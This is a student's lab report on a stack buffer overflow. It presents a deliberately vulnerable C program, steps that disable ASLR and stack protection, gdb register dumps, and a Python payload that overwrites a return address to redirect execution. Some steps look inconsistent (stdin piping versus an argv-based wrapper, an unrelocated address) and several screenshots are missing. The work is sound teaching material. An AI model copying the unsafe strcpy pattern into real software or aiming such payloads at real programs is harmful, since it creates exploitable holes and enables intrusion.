Buffer Overflow assignment

1.Program Exploit.c

```
#include "stdio.h"
#include "time.h"
#include <unistd.h>

// Prints the date and time
void shashadhar() {
  time_t t;
  time(&t);
  printf("Shashadhar Das\n");
  printf("M Tech CSE - First year\n");
  printf("Date and Time: %s", ctime(&t));
}


//Main function
int main( int argc, char **argv )
{
    // calling the testme program
    execlp("./testme", "testme",argv[1], (char *)NULL);
    return( 0 );
}
```

2. Program Testme.c

```
#include <stdio.h>
#include <string.h>
#include<time.h>


// Explotable function
int exploitable( char *arg ) {
    // Make some stack space
    char buffer[10];
    // Now copy the buffer
    strcpy( buffer, arg );
    printf( "The buffer says .. [%s/%p].\n", buffer, &buffer );
    // Return everything fun
    return( 0 );
}

int main( int argc, char **argv )
{
    // Make some stack information
    char a[100], b[100], c[100], d[100];
    // Call the exploitable function
    exploitable( argv[1] );
    // Return everything is OK
    return( 0 );
}
```

Steps to attack buffer overflow

1. Disable address space randomization

```
root@vimal:/home/kumar# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

2. Run the exploit.c program and get the address of the function Shashadhar() by giving command "objdump -d exploit"

```
kernel.randomize_va_space = 0
root@vimal:/home/kumar# gcc -g testme.c -o testme -fno-stack-protector -z execstack
root@vimal:/home/kumar# gcc -g exploit.c -o exploit -fno-stack-protector -z execstack
root@vimal:/home/kumar#
```

Address of the function is = 00000000000011c9 , we have to override this address to the return address

```
00000000000011c9 <shashadhar>:
    11c9:       f3 0f 1e fa             endbr64
    11cd:       55                      push   %rbp
    11ce:       48 89 e5                mov    %rsp,%rbp
    11d1:       48 83 ec 10             sub    $0x10,%rsp
    11d5:       48 8d 45 f8             lea    -0x8(%rbp),%rax
    11d9:       48 89 c7                mov    %rax,%rdi
    11dc:       e8 df fe ff ff          callq  10c0 <time@plt>
```


3. Get the address of ebp and esp for the exploitable function

To get the address we run the program using gdb and added breakpoints in main and exploitable function


```
(gdb) run AAAAAAAAAA
Starting program: /home/kumar/testme AAAAAAAAAA

Breakpoint 1, main (argc=2, argv=0x7fffffffe5b8) at testme.c:29
29          exploitable( argv[1] );
(gdb) info register
rax            0x5555555551af      93824992235951
rbx            0x5555555551f0      93824992236016
rcx            0x5555555551f0      93824992236016
rdx            0x7fffffffe5d0      140737488348624
rsi            0x7fffffffe5b8      140737488348600
rdi            0x2                 2
rbp            0x7fffffffe4c0      0x7fffffffe4c0
rsp            0x7fffffffe2f0      0x7fffffffe2f0
r8             0x0                 0
r9             0x7ffff7fe0d50      140737354009936
r10            0x7                 7
r11            0x2                 2
r12            0x555555555080      93824992235648
r13            0x7fffffffe5b0      140737488348592
r14            0x0                 0
r15            0x0                 0
rip            0x5555555551cb      0x5555555551cb <main+28>
eflags         0x206               [ PF IF ]
```

I can see the ebp of main is 7fffffffe4c0, that is the address which should be store in the stack of expoitable function.

4. Proceed to expoitable function and get the ebp and stack esp address




We can see that the esp and ebp. Lets see the contents of rsp .



I can clearly see the char “A” – hex value 41 is stored and ebp is storing the ebp of main function(7fffffffe4c0)

My task is to overwrite that ebp and and next 64 bit with the return address of “Shashadhar”

5. I run again with the more no of “AAAAAAAAAAAAA”s to check if it is overwriting or not



It is clearly visible that ebp address is getting overwritten after 10s .

6. Now we need to provide the input with the address of Shashadhar function

```
root@vimal:/home/kumar# python -c 'print "aAAAAAAAAA"+"\x00\x00\x00\x00\x00\x00\x11\xc9\x00\x00\x00\x00\x00\x00\x11\xc9"'
aAAAAAAAAA◆◆
root@vimal:/home/kumar# python -c 'print "aAAAAAAAAA"+"\x11\xc9\x00\x00\x00\x00\x00\x00\x11\xc9\x00\x00\x00\x00\x00\x00"'|./exploit
Segmentation fault (core dumped)
```

And I can see the overflow happened

```
Shashadhar Das
M Tech CSE - First year
Date and Time: Fri Feb  4 02:27:41 2022
Segmentation fault (core dumped)
root@vimal:/home/kumar#
```